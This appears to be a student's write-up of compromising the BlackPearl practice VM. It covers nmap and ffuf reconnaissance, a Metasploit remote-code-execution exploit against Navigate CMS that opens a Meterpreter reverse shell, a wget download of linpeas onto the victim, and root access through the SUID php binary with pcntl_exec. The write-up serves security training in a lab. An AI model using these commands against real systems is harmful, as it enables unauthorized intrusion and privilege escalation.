Capstone - BlackPearl

Capstone Links

VMs

Dev.zip

Windows Priv Esc for Beginners

Linux Priv Esc for Beginners

Scanning

```
sudo nmap -A -T4 -p- --open 192.168.126.139
```

```
<u>sudo</u> nmap -A -T4 -p- --open 192.168.126.139
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-27 14:50 EST
Nmap scan report for 192.168.126.139
Host is up (0.00067s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
    256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
   256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open http
                    nginx 1.14.2
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.14.2
MAC Address: 00:0C:29:B9:24:63 (VMware)
Device type: general purpose
Running: Linux 4.X 5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT
            ADDRESS
   0.67 ms 192.168.126.139
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.28 seconds
```

HTTP

Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to <u>nginx.org</u>. Commercial support is available at <u>nginx.com</u>.

Thank you for using nginx.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Welcome to nginx!</title>
5 <style>
       body {
            width: 35em;
8
            margin: 0 auto;
9
            font-family: Tahoma, Verdana, Arial, sans-serif;
L0
l1 </style>
l2 </head>
l3 <body>
l4 <h1>Welcome to nginx!</h1>
l5 If you see this page, the nginx web server is successfully installed and
l6 working. Further configuration is required.
l8 For online documentation and support please refer to
l9 <a href="<u>http://nginx.org/</u>">nginx.org</<mark>a>.<br</mark>/>
20 Commercial support is available at
21 <a href="<u>http://nginx.com/</u>">nginx.com</a>.
23 <em>Thank you for using nginx.</em>
24 </body>
25 <!-- Webmaster: alek@blackpearl.tcm -->
  </html>
27
```

Fuzzing

```
ffuf -u http://192.168.126.139/FUZZ -w
/usr/share/wordlists/dirb/big.txt:FUZZ
```

```
ffuf -u http://192.168.126.139/FUZZ -w /usr/share/wordlists/dirb/big.txt:FUZZ
      v2.0.0-dev
 :: Method
                     : GET
 :: URL
                     : http://192.168.126.139/FUZZ
 :: Wordlist
                     : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
                     : false
 :: Calibration
 :: Timeout
                     : 10
   Threads
                     : 40
                     : Response status: 200,204,301,302,307,401,403,405,500
 :: Matcher
[Status: 200, Size: 209, Words: 31, Lines: 9, Duration: 2ms]
    * FUZZ: secret
:: Progress: [20469/20469] :: Job [1/1] :: 12500 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

Going to the /secret page downloads a file

```
root@kali)-[~/Downloads]
config.yml secret

root@kali)-[~/Downloads]
cat secret

OMG you got r00t!

Just kidding... search somewhere else. Directory busting won't give anything.

<This message is here so that you don't waste more time directory busting this particular website.>

Alek

root@kali)-[~/Downloads]

1 192.168.126.139/secret/
```

404 Not Found

nginx/1.14.2

DNS

Add this to our hosts file



PHP Version 7.3.27-1~deb10u1




System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm /conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-fpm/conf.d/20-fpm/conf.d/20-fpm/conf.d/20-fpm/conf.d/20-fpm/conf.d/20-fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-soschets.ini, /etc/php/7.3/fpm/conf.d/20-sysvsmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsmsm.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

After updating hosts

```
File Actions Edit View Help
   ffuf -u http://blackpearl.tcm/FUZZ -w /usr/share/wordlists/dirb/big.txt:FUZZ
       v2.0.0-dev
 :: Method
                     : GET
 :: URL
                     : http://blackpearl.tcm/FUZZ
 :: Wordlist
                     : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration
                     : false
 :: Timeout
                    : 10
 :: Threads
                     : 40
 :: Matcher
                     : Response status: 200,204,301,302,307,401,403,405,500
[Status: 403, Size: 169, Words: 4, Lines: 8, Duration: 0ms]
    * FUZZ: .htaccess
[Status: 403, Size: 169, Words: 4, Lines: 8, Duration: 0ms]
   * FUZZ: .htpasswd
[Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 3ms]
    * FUZZ: navigate
:: Progress: [20469/20469] :: Job [1/1] :: 11111 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```







Navigate CMS v2.8, © 2023

Rapid7 RCE on Navigate CMS

So this can use a Metasploit module

```
ms160:see = qq
msf6 > use exploit/multi/http/navigate_cms_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/navigate_cms_rcc) > options
Module options (exploit/multi/http/navigate_cms_rce):
                     Current Setting Required Description
    Name
                                                               A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
Base Navigate CMS directory path
HTTP server virtual host
    Proxies
    RPORT
                                                yes
no
                     80
    TARGETURI /navigate/
VHOST
                                                yes
no
Payload options (php/meterpreter/reverse_tcp):
    Name Current Setting Required Description
    LHOST 192.168.126.129 yes
LPORT 4444 yes
                                                          The listen address (an interface may be specified)
                                                         The listen port
Exploit target:
    Id Name
    0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(
mail exploit(multi/http/navigate_cms_rcc) > set thost 192.168.126.139

msf6 exploit(multi/http/navigate_cms_rcc) > set vhost blackpearl.tcm
vhost ⇒ blackpearl.tcm

msf6 exploit(multi/http/navie
                                                             e) >
```

```
msf6 exploit(multi/http/navigate_cms_rce) > exploit

[*] Started reverse TCP handler on 192.168.126.129:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload ...
[*] Sending stage (39927 bytes) to 192.168.126.139
[*] Meterpreter session 1 opened (192.168.126.129:4444 → 192.168.126.139:60862) at 2023-11-27 15:25:46 -0500

meterpreter > meterpreter >
```

```
meterpreter > shell
Process 1001 created.
Channel 1 created.
whoami
www-data
```

Generate a tty shell

```
python -c 'import pty; pty.spawn("/bin/bash")' upgrade shell
```

```
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/bash")' upgrade shell
www-data@blackpearl:~/blackpearl.tcm/navigate$
```

Finding current permissions

```
sudo -l
bash: sudo: command not found
www-data@blackpearl:~/blackpearl.tcm/navigate$ history
history
    1 sudo -l
    2 history
www-data@blackpearl:~/blackpearl.tcm/navigate$
```

Linpeas

```
(ali)-[/usr/share/peass/linpeas]
     python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.126.139 - - [27/Nov/2023 15:28:54] "GET /linpeas.sh HTTP/1.1" 200 -
www-data@blackpearl:/tmp$ wget http://192.168.126.129/linpeas.sh linpeas.sh
wget http://192.168.126.129/linpeas.sh linpeas.sh
--2023-11-27 15:28:55-- http://192.168.126.129/linpeas.sh
Connecting to 192.168.126.129:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 847815 (828K) [text/x-sh]
Saving to: 'linpeas.sh
linpeas.sh
                       100%[ ===
                                           =====>] 827.94K --.-KB/s
                                                                               in 0.01s
2023-11-27 15:28:55 (63.8 MB/s) - 'linpeas.sh' saved [847815/847815]
 --2023-11-27 15:28:55-- http://linpeas.sh/
Resolving linpeas.sh (linpeas.sh)... 172.67.148.155, 104.21.89.223, 2606:4700:3030::ac43:949b, ... Connecting to linpeas.sh (linpeas.sh)|172.67.148.155|:80... connected.
HTTP request sent, awaiting response ... 301 Moved Permanently Location: https://linpeas.sh/ [following]
--2023-11-27 15:28:55-- https://linpeas.sh/
Connecting to linpeas.sh (linpeas.sh)|172.67.148.155|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html'
index.html
                            [ ⇔
                                                    ] 753.46K 2.58MB/s
                                                                               in 0.3s
2023-11-27 15:28:55 (2.58 MB/s) - 'index.html' saved [771544]
FINISHED -- 2023-11-27 15:28:55--
Total wall clock time: 0.7s
Downloaded: 2 files, 1.5M in 0.3s (5.19 MB/s) www-data@blackpearl:/tmp$
www-data@blackpearl:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@blackpearl:/tmp$ ./linpeas.sh
www-data@blad
./linpeas.sh
```



DVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the respo ibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

RWS = Read Write SUID. Meaning it runs it as the owner, so if it's root, it will run it as root.

Another way to find this is:

```
find / -type f -perm -4000 2>/dev/null
```

```
www-data@blackpearl:/tmp$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$
```

Lookin on GTFO Bins

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run $\frac{sh - p}{sh}$, omit the $\frac{sh}{sh}$ argument on systems like Debian (<= Stretch) that allow the default $\frac{sh}{sh}$ shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
/usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
# ■
```